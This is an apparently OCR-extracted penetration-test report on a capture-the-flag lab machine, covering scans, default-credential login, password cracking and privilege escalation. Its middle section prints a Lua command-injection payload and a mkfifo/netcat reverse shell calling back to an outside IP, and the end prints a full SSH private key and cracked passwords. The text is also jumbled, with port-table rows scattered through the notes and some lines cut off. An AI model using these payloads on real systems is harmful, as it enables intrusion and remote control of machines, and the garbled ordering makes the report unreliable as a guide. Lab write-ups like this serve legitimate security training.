Host Report

10.10.10.218 - NetBSD

Linux Server - Shelled - Owned

Host Notes:

luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0

cat /root/root.txt
7a9b5c206e8e8ba09bb99bd113675f66

Ports:

Port	Proto	Service	Version
22	tcp	ssh	OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)

Port Notes:
ssh -i id_rsa r.micheals@10.10.10.218

luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0

One of the first things we find is a backups directory and more importantly, the backups in that directory. So, no one interrupts what we're doing (or visa v will wipe everything after a few minutes, so we need to move fast. From the /home/r.michaels/backups folder, run:

cp ./devel_backup-2020-09-16.tar.gz.enc /tmp/devel.tar.gz

cd /tmp

netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel_backup-2020-09- 16.tar.gz.enc

tar xvzf devel_backup-2020-09-16.tar.gz

You'll see it extract another .htpasswd file! Cat it quickly.

cat /tmp/devel-2020-09-16/www/.htpasswd

Now we can place that into a new hashfile and run it through John like we did the other.

luanne$ cat devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7l/LW$WuSQCS6n3yXsjPMSmwHDu.

Port	Proto	Service	Version

Backed up hash will crack to littlebear.

```
luanne$ cd /home/r.michaels/backups/
luanne$ cp ./devel_backup-2020-09-16.tar.gz.enc /tmp/devel.tar.gz.enc
luanne$ cd /tmp
luanne$ netpgp --decrypt --output=devel_backup-2020-09-16.tar.gz devel.tar.gz.enc
signature  2048/RSA (Encrypt or Sign) 3684eb1e5ded454a 2020-09-14
Key fingerprint: 027a 3243 0691 2e46 0c29 9f46 3684 eb1e 5ded 454a
uid              RSA 2048-bit key <r.michaels@localhost>
luanne$ tar xvzf devel
devel.tar.gz                    devel.tar.gz.enc                devel_backu
luanne$ tar xvzf devel_backup-2020-09-16.tar.gz
x devel-2020-09-16/
x devel-2020-09-16/www/
x devel-2020-09-16/webapi/
x devel-2020-09-16/webapi/weather.lua
x devel-2020-09-16/www/index.html
x devel-2020-09-16/www/.htpasswd
luanne$ cat devel-2020-09-16/www/.htpasswd
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.
luanne$
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Luanne]
└─$ cat hash2
webapi_user:$1$6xc7I/LW$WuSQCS6n3yXsjPMSmwHDu.

┌──(kali㉿kali)-[~/Desktop/HTB/Luanne]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash2
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-lon
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littlebear       (webapi_user)
1g 0:00:00:00 DONE (2022-01-21 17:45) 7.142g/s 93257p/s 93257c/s 93257C/s gamboa..hello11
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

NetBSD doesn't have "sudo" per se, but uses "doas" which is essentially the same thing.
LinEnum/LinPEAS shows that doas allows r.michaels to permit as root, but needs the root password.... We do have littlebear.

```
[+] Checking doas.conf
permit r.michaels as root
```

doas sh


Password: littlebear

#

cat /root/root.txt

Port	Proto	Service	Version

7a9b5c206e8e8ba09bb99bd113675f66



53	udp	domain	
67	udp	dhcps	
68	udp	dhcpc	
69	udp	tftp	
80	tcp	http	nginx 1.19.0

Port Notes:

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.218/weather
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              exe,htm,js,php6,pl,cfm,cgi,php4,xm,aspx,c,com,phtml,shtml,txt,php7,bak,bat,dll,jhtml,log,php3,sh,sql,asp,git,pcap,css,inc,mdb,ph
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/01/21 14:53:31 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.10.218/weather/forecast            (Status: 200) [Size: 90]
```


123	udp	ntp	

Port	Proto	Service	Version
135	udp	msrpc	
137	udp	netbios-ns	
138	udp	netbios-dgm	
139	udp	netbios-ssn	
161	udp	snmp	
162	udp	snmptrap	
445	udp	microsoft-ds	
500	udp	isakmp	
514	udp	syslog	
520	udp	route	
631	udp	ipp	
1434	udp	ms-sql-m	
1900	udp	upnp	
4500	udp	nat-t-ike	
9001	tcp	http	Medusa httpd 1.12 (Supervisor process manager)

Port Notes:
The main open ports we need to look into are HTTP TCP 80 and HTTP TCP 9001. Navigating to either 80 or 9001, it immediately asks for a user name a
autorecon's XML outputs shows us that port 9001 is running Medusa Supervisor Process Manager. We can do a simple DuckDuckGo (privacy XD) for Me


https://developpaper.com/supervisor-process-manager/ (https://developpaper.com/supervisor-process-manager/)


which tells us that the default credentials are user:123. Trying those credentials allows us to log in and see the Supervisor panel.



Let's check out what each of these is about, in particular the processes monitor, which appears to be a ps -aux output.

Port	Proto	Service	Version






There are 2 processes (PID 318 and 391) that are running localhost:3000 & 3001 respectively. 3000 looks to be running weather.lua under httpd_devel.pi
http://10.10.10.218:3000/weather/???

Port	Proto	Service	Version

gobuster dir -k -e -r -u http://10.10.10.218/eather -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "asp,aspx,bak,bat,c,cfm,cgi,css,com,dll,exe,git,htm,html,inc,jhtml,js,jsa,jsp,log,mdb,nsf,pcap, php,php2,php3,php4,php5,php6,php7,phps,php.bak,pht,p -t50 -o Luanne.out


We find a /forecast directory. When we navigate to it, we get a 200 response, but with a little bit more information on how we can use the forecast call.



Add ?city=list to that, the response should provide us with a list of locations, but could also be a potential exploit vector.
For example, LUA httpd requests are sometimes vulnerable to code execution attacks:

http://10.10.10.218/weather/forecast?city=curl -v "http://10.10.10.218/weather/forecast?city=')+os.execute('id')+--"

would be an example of a LUA RCE vector.




Notice, we have to change to the RAW DATA tab of the response, but LUA RCE has been confirmed! Let's see if we can use that to create a reverse shell using:

http://10.10.10.218/weather/forecast?city=curl -v "http://10.10.10.218/weather/forecast?city=')+os.execute('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1

Now we'll have URL the rm string, so the command ends up being:

http://10.10.10.218/weather/forecast?city=curl%20-v%20%22http%3A%2F%2F10.10.10.218%2Fweather%2Fforecast%3Fcity%3D%27%29%2Bos.execute%28%27rm%20%2Ftmp%2Ff%3Bmkfifo%20%2i%202%3E%261%7Cnc%2010.10.16.4%201337%20%3E%2Ftmp%2Ff%27%29%2B--%22



Grab the .htaccess password hash and crack it in John The Ripper.

$ cat ./.htpasswd
webapi_user:1vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0

$john --wordlist=/usr/share/wordlists/rockyou.txt hash

webapi_user:iamthebest

From Victim Machine:
curl --user webapi_user:iamthebest localhost:3001/~r.michaels/ and then

curl --user webapi_user:iamthebest localhost:3001/~r.michaels/id_rsa

Port	Proto	Service	Version
-----BEGIN OPENSSH PRIVATE KEY----- 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 -----END OPENSSH PRIVATE KEY-----TRANSFERRED TO SSH			
49152	udp	unknown	